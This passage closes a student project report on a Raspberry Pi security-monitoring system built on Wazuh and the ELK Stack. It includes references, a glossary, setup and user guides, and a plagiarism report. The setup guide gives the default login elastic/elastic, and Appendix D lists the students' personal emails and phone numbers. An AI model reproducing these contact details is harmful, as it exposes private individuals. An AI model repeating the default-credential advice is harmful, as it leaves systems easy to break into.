- **Stronger Hardware Options**: The Raspberry Pi 5 handles small networks, but bigger ones might overwhelm it. Using multiple Pis together or switching to a slightly stronger board like the NVIDIA Jetson Nano could support more devices and logs. This keeps costs low while growing the system's reach.
- **Automatic Fixes**: Alerts warn users now, but the system could act on its own—like blocking a bad IP with a firewall after too many login tries. This would use Wazuh's active response feature, set up to avoid mistakes like blocking good users, speeding up protection.
- **Easier Learning**: Detailed guides and videos could teach users how to set up agents or read the dashboard. Testing these with real small business owners would make sure they're clear, helping more people use the system confidently.

These ideas aim to make the system stronger and more helpful. By catching more threats, supporting more devices, speeding up alerts, and growing its capacity, it can protect even better. Testing these changes with real users will keep it practical and affordable.

References

1. Blumira. (2019). *How Much is Your SIEM Solution Costing You?* https://www.blumira.com/blog/how-much-is-your-siem-solution-costing-you
2. Desnanjaya, I. G. M. N., & Arsana, I. M. O. (2021). *Home Security Monitoring System with IoT-based Raspberry Pi*. https://ijeecs.iaescore.com/index.php/IJEECS/article/view/23937
3. Elastic. (2018). *Improve Security Analytics with the Elastic Stack, Wazuh, and IDS*. https://www.elastic.co/blog/improve-security-analytics-with-the-elastic-stack-wazuh-and-ids
4. Evaluating Self-Efficacy Pertaining to Cybersecurity for Small businesses. (2020). https://www.semanticscholar.org/paper/Evaluating-Self-Efficacy-Pertaining-to-for-Small/8646e1ef30f9a90ece7657f60080ecf4d3717957
5. Foresite. (2018). *True Cost of SIEM*. https://foresite.com/blog/true-cost-siem-security-information-event-management
6. Henrion. (2023). *Get Your Home Network Secured with Raspberry Pi & Wazuh*. https://medium.com/@henrion.frn/get-your-home-network-secured-with-raspberry-pi-wazuh-2023-edition-c7ac2044df3e
7. IBM. (2023). *Cost of a Data Breach Report 2023*. https://www.ibm.com/security/data-breach
8. IEEE Xplore. (n.d.). *Autonomous Federated Learning for Distributed Intrusion Detection Systems*.
9. Kifarunix. (2024). *Integrate Wazuh Manager with ELK Stack*. https://kifarunix.com/integrate-wazuh-manager-with-elk-stack/
10. NCSA. (2022). *National Cyber Security Alliance Statement Regarding Incorrect Small Business Statistic*. https://staysafeonline.org/news-press/press-release/national-cyber-security-alliance-statement-regarding-incorrect-small-business-statistic/

11. Ncubukezi, T. (2022). *Human Errors: A Cybersecurity Concern and the Weakest Link to Small businesses*. https://www.academia.edu/76906310/Human_Errors_A_Cybersecurity_Concern_and_the_Weakest_Link_to_Small_Businesses
12. Qasim, M. F., et al. (2023). *Real-time Monitoring System with IoT and GSM*. https://beei.org/index.php/EEI/article/view/4699
13. Qualysec. (2025). *52 Cybersecurity Statistics For Small businesses 2025*. https://qualysec.com/small-business-cyber-attack-statistics/
14. Riggs, J. (2021). *How to Install a Wazuh SIEM Server on a Raspberry Pi 4B*. https://jacobriggs.io/blog/posts/how-to-install-a-wazuh-siem-server-on-a-raspberry-pi-4b-26
15. StrongDM. (2025). *35 Alarming Small Business Cybersecurity Statistics for 2025*. https://www.strongdm.com/blog/small-business-cyber-security-statistics
16. Verizon. (2019). *2019 Verizon Data Breach Investigations Report*. https://enterprise.verizon.com/resources/reports/dbir/
17. Wazuh. (2022). *Responding to Network Attacks with Suricata and Wazuh XDR*. https://wazuh.com/blog/responding-to-network-attacks-with-suricata-and-wazuh-xdr/
18. Wazuh. (n.d.). *Detecting Brute-Force Attacks with Wazuh*. https://documentation.wazuh.com/current/proof-of-concept-guide/detect-brute-force-attack.html
19. Zahid, H., et al. (2023). *Agentless Approach for Security Information and Event Management*. https://www.mdpi.com/2079-9292/12/8/1831
20. Arik, S. O., & Pfister, T. (2019, August 20). *TABNET: Attentive Interpretable Tabular Learning*. arXiv.org. https://arxiv.org/abs/1908.07442
21. Jiao, X., Yin, Y., Shang, L., Jiang, X., Chen, X., Li, L., Wang, F., & Liu, Q. (2019, September 23).

22. *TinyBERT: Distilling BERT for Natural language understanding*. arXiv.org. https://arxiv.org/abs/1909.10351

Appendix A Glossary

A

- **Agent**

  A small program installed on endpoint devices (e.g., Windows or Linux computers) that collects system logs and sends them to the Wazuh Manager for security analysis.

- **Aggressive Scan**

  A network reconnaissance technique using tools like Nmap to identify open ports, services, and vulnerabilities on target systems. Detected by Wazuh rules monitoring unusual connection patterns.

- **AI (Artificial Intelligence)**

  The use of machine learning techniques to improve the system's ability to detect anomalies or threats beyond traditional rule-based methods, explored as a future enhancement.

- **Alert**

  A notification generated by Wazuh when a predefined security rule is triggered, indicating a potential threat such as a brute-force attack or network scan.

- **Anomaly**

  An unusual or unexpected event in system logs that may suggest a security issue, potentially detectable with advanced AI models in future updates.

- **Attack**

  An attempt to compromise a system's security, such as unauthorized access (e.g., brute-force logins) or service disruption (e.g., DDoS), which the system aims to detect.

B

- **Brute-Force Attack**

  An attack method where automated tools (e.g., Hydra) repeatedly guess login credentials. Detected via Wazuh rules analyzing failed SSH/RDP login logs.

C

- **Configuration Files**

  Text files containing settings and parameters for Wazuh, ELK Stack, and other components, customized and sourced from GitHub for the project.

- **Cowrie**

  An open-source medium interaction honeypot that simulates SSH and Telnet services to trap attackers and collect threat intelligence.

- **CSV (Comma-Separated Values)**

  A file format for storing tabular data, used in the project to export logs for potential machine learning analysis.

D

- **Dashboard**

  The Kibana web interface displaying visual representations (e.g., charts, tables) of security alerts and logs for easy monitoring.

- **Data Privacy**

  The protection of personal information in logs, relevant for future compliance with regulations like GDPR.

- **DDoS (Distributed Denial of Service)**

  A cyberattack where multiple systems flood a target with traffic to disrupt services, detectable by the system through log analysis.

- **Detection**

  The process of identifying security threats by analyzing logs with Wazuh's rules, achieving over 90% accuracy in tests.

E

- **ELK Stack**

  A suite of open-source tools—Elasticsearch, Logstash, and Kibana—used in the project to store, process, and visualize Wazuh-generated security alerts.

- **Elasticsearch**

  A search engine within the ELK Stack that stores and indexes log data for quick retrieval and analysis.

- **Endpoint Device**

  A monitored device (Windows/Linux machine) running a Wazuh agent to collect system logs.

- **EternalBlue**

  An exploit targeting vulnerabilities in Microsoft's SMB protocol, detectable with custom Wazuh rules added in the project.

- **Exploit**

  A technique or software that leverages a system vulnerability, such as EternalBlue, tested and detected in simulated attacks.

- **Executable Installer**

  A custom wizard that automates the installation and configuration of the system's software components.

F

- **Filebeat**

  A tool that forwards Wazuh alerts to Elasticsearch, ensuring transfer for storage and analysis.

G

- **GDPR (General Data Protection Regulation)**

  A European Union law on data protection, considered for future features to anonymize personal data in logs.

H

- **Honeypot**

  A decoy system (e.g., Cowrie) designed to attract and analyze attacker behavior, proposed for future integration.

- **Hydra**

  A brute-force password-cracking tool used in testing to simulate login attacks, successfully detected by the system.

I

- **IP Address**

  A unique identifier for devices on a network, logged and used in alerts to pinpoint affected systems or attack sources.

K

- **Kali Linux**

  A Debian-based Linux distribution designed for cybersecurity tasks, used as the operating system on the Raspberry Pi.

- **Kibana**

  A web-based tool in the ELK Stack that visualizes security data and alerts in a user-friendly dashboard.

L

- **LAN (Local Area Network)**

  The small-scale network environment (e.g., a startup office) where the Cyber Sentinel system operates.

- **Log**

  A record of system events (e.g., login attempts) collected by Wazuh agents and analyzed for security threats.

- **LogBERT**

  A machine learning model for log anomaly detection, considered for future enhancements to improve threat identification.

- **Logstash**

  A data processing tool in the ELK Stack that filters Wazuh alerts and formats them into HTML emails for critical events.

M

- **Metasploit**

  A penetration testing framework used to simulate attacks (e.g., EternalBlue) during system testing.

- **Meterpreter**

  An advanced payload in Metasploit for post-exploitation, challenging to detect with log-based methods alone.

- **Monitoring**

  The continuous observation of network activity via logs to identify and respond to security events in real time.

N

- **Nmap**

  A network scanning tool used to simulate aggressive scans, detected by the system during testing.

- **NVIDIA Jetson Nano**

  A small, AI-capable computer suggested as an alternative to the Raspberry Pi for larger networks in future work.

O

- **Open-Source**

  Software with freely accessible source code, such as Wazuh and ELK Stack, used to keep the system cost-effective.

P

- **Payload**

  The malicious component of an exploit (e.g., Meterpreter), delivering the attack's intended effect.

- **Port**

  A network communication endpoint, often targeted in scans or attacks and monitored by the system.

R

- **Raspberry Pi 5**

  The fifth-generation single-board computer, chosen for its affordability.

- **Rule**

  A predefined condition in Wazuh that triggers an alert when matched, such as detecting multiple failed logins.

S

- **Security**

  Measures to protect systems and data from threats, the core focus of the Cyber Sentinel project.

- **Setup**

  The initial configuration process of the system, streamlined by the installer for ease of use.

- **Suricata**

  An open-source Network Intrusion Detection System (NIDS) that monitors network traffic and detects suspicious activities based on predefined rules.

T

- **TabNet**

  A deep learning model for tabular data, proposed for future anomaly detection in logs.

- **TinyBERT**

  A lightweight version of the BERT model, potentially usable for log analysis in future upgrades.

- **Wazuh**

  An open-source security monitoring platform that collects and analyzes logs, serving as the system's core.

Table 33: Common Acronyms

Term	Definition
AI	Artificial Intelligence
CSV	Comma-Separated Values
DDoS	Distributed Denial of Service
ELK	Elasticsearch, Logstash, Kibana
FIM	File Integrity Monitoring
FTP	File Transfer Protocol
GDPR	General Data Protection Regulation
GUI	Graphical User Interface
HTML	HyperText Markup Language
HTTP	Hypertext Transfer Protocol
IoT	Internet of Things
LAN	Local Area Network
NLP	Natural Language Processing
Nmap	Network Mapper
OS	Operating System
RDP	Remote Desktop Protocol
SIEM	Security Information and Event Management
SMTP	Simple Mail Transfer Protocol
SSH	Secure Shell
TLS	Transport Layer Security
VNC	Virtual Network Computing

Appendix B Deployment/Installation Guide

Here's how to set up the CyberSenti system on your own. Follow these simple steps to get it running on a Raspberry Pi.

Hardware Setup

- **Get Your Raspberry Pi Ready:**
    - Use a Raspberry Pi 5.
    - Insert a MicroSD card (at least 32GB) into the Raspberry Pi.
    - Connect a power supply, HDMI cable to a monitor, and a keyboard and mouse for setup.
    - Optional: Add a heatsink or fan to keep it cool during use.

Software Setup

- **Install Kali Linux:**
    1. Download the Kali Linux image for Raspberry Pi from the official website.
    2. Use a tool like Balena Etcher to put the image on your MicroSD card.
    3. Put the card in the Raspberry Pi, connect it to the monitor, and turn it on.
    4. Follow the screen instructions to finish setting up Kali Linux.
- **Connect to the Internet:**
    1. Plug in an Ethernet cable or connect to Wi-Fi using the Raspberry Pi settings.
    2. Open a terminal and type `sudo apt update` to make sure everything's up to date.

Install CyberSenti:

1. Open a browser.
2. Visit https://abdullah-mehtab.github.io/Cyber-Sentinal/
3. Download the Installer
4. Follow the instructions on the screen to finish the setup.

Final Steps

- **Check It Works:**
    1. Restart the Raspberry Pi with `sudo reboot`.
    2. Open a browser and go to `http://localhost:5601` to see the Kibana dashboard.
    3. Log in with username `elastic` and password `elastic` (change this later!).
- **If Something Goes Wrong:**
    - Check your internet connection.
    - Look at the terminal messages for clues.
    - Make sure the MicroSD card isn't full or damaged.

Appendix C User Manual

This manual shows you how to use the CyberSenti system after it's set up. There are two types of users:

Administrators (who manage it) and **End-Users** (who check alerts and data).

For Administrators

How to Start the GUI:

1. On the Raspberry Pi, find and open the CyberSenti GUI app.
2. Log in with your admin username and password.

Adding or Removing Agents:

1. In the GUI, click the "Agents" tab.
2. To add an agent, hit "Add Agent" and enter the device details.
3. To remove one, pick the agent and click "Remove Agent."

Checking Services:

1. Go to the "Services" tab in the GUI.
2. Look at the list to see if services like Wazuh or Elasticsearch are running.
3. If something's stopped, click "Start" next to it.

For End-Users

Understanding Email Alerts:

1. When there's a security issue, you'll get an email.
2. It'll tell you what happened (like an attack), when, and which device was hit.
3. Decide what to do, like checking the device or calling for help.

Using the Kibana Dashboard:

1. On any computer on the same network, open a browser.
2. Type ***`http://<raspberry_pi_ip>:5601`***.
3. Log in with your username and password.
4. Look at the dashboard to see security events, like a list of alerts or charts.

Basic Fixes

- **No Email Alerts?**
    - Check your email settings in the system or ask the administrator.
- **Can't See the Dashboard?**
    - Make sure the Raspberry Pi is on and connected to the network.

This keeps things simple so both administrators and end-users can use CyberSenti easily!

Appendix D Student Information Sheet

Roll No	Name	Email Address (FC College)	Personal Email Address	Phone Number
241607845	Abdullah Mehtab	241607845@formanite.fccollege.edu.pk	abdullahmehtab666@gmail.com	+92 335 0443496
241545761	M Nabeel Mahmood	241545761@formanite.fccollege.edu.pk	m.nabeelmahmood@gmail.com	+92 323 4550990

Appendix E Plagiarism Free Certificate

This is to certify that, I **Abdullah Mehtab** S/O **Mehtab Hanif**. under registration no **241607845** and I **Muhammad Nabeel Mahmood** S/O **Nadeem Mahmood-**. with registration no **241545761** at Computer Science Department, Forman Christian College (A Chartered University), Lahore. I declare that my Final year project report is checked by my supervisor and the similarity index is 7% that is less than 20%, an acceptable limit by HEC. Report is attached herewith as Appendix F. To the best of my knowledge and belief, the report contains no material previously published or written by another person except where due reference is made in the report itself.

Date: **31/05/2025**

Name of Group Members: **Abdullah Mehtab, Muhammad Nabeel Mahmood**

Signature: _____ _____

Name of Supervisor: **Muhammad Rauf Butt** Co-Supervisor (if any):_____

Designation: Associate Professor FCCU Designation: _____

Signature: _____ Signature: _____

Senior Project Management Committee Representative: _____

Signature: _____

Appendix F Plagiarism Report

SProj-FYP-Project-Report-CyberSentinal.docx

My Files

My Files

University

Document Details

Submission ID

trn:oid:::17268:98818239

Submission Date

Jun 1, 2025, 6:44 PM GMT+5:30

Download Date

Jun 1, 2025, 6:46 PM GMT+5:30

File Name

SProj-FYP-Project-Report-CyberSentinal.docx

File Size

4.6 MB

124 Pages

23,888 Words

132,972 Characters

7% Overall Similarity

The combined total of all matches, including overlapping sources, for each database.

Filtered from the Report

- Bibliography
- Quoted Text

Match Groups

47 Not Cited or Quoted 7%
Matches with neither in-text citation nor quotation marks

2 Missing Quotations 0%
Matches that are still very similar to source material

0 Missing Citation 0%
Matches that have quotation marks, but no in-text citation

0 Cited and Quoted 0%
Matches with in-text citation present, but no quotation marks

Top Sources

4% Internet sources

1% Publications

7% Submitted works (Student Papers)

Integrity Flags

0 Integrity Flags for Review

No suspicious text manipulations found.

Our system's algorithms look deeply at a document for any inconsistencies that would set it apart from a normal submission. If we notice something strange, we flag it for you to review.

A Flag is not necessarily an indicator of a problem. However, we'd recommend you focus your attention there for further review.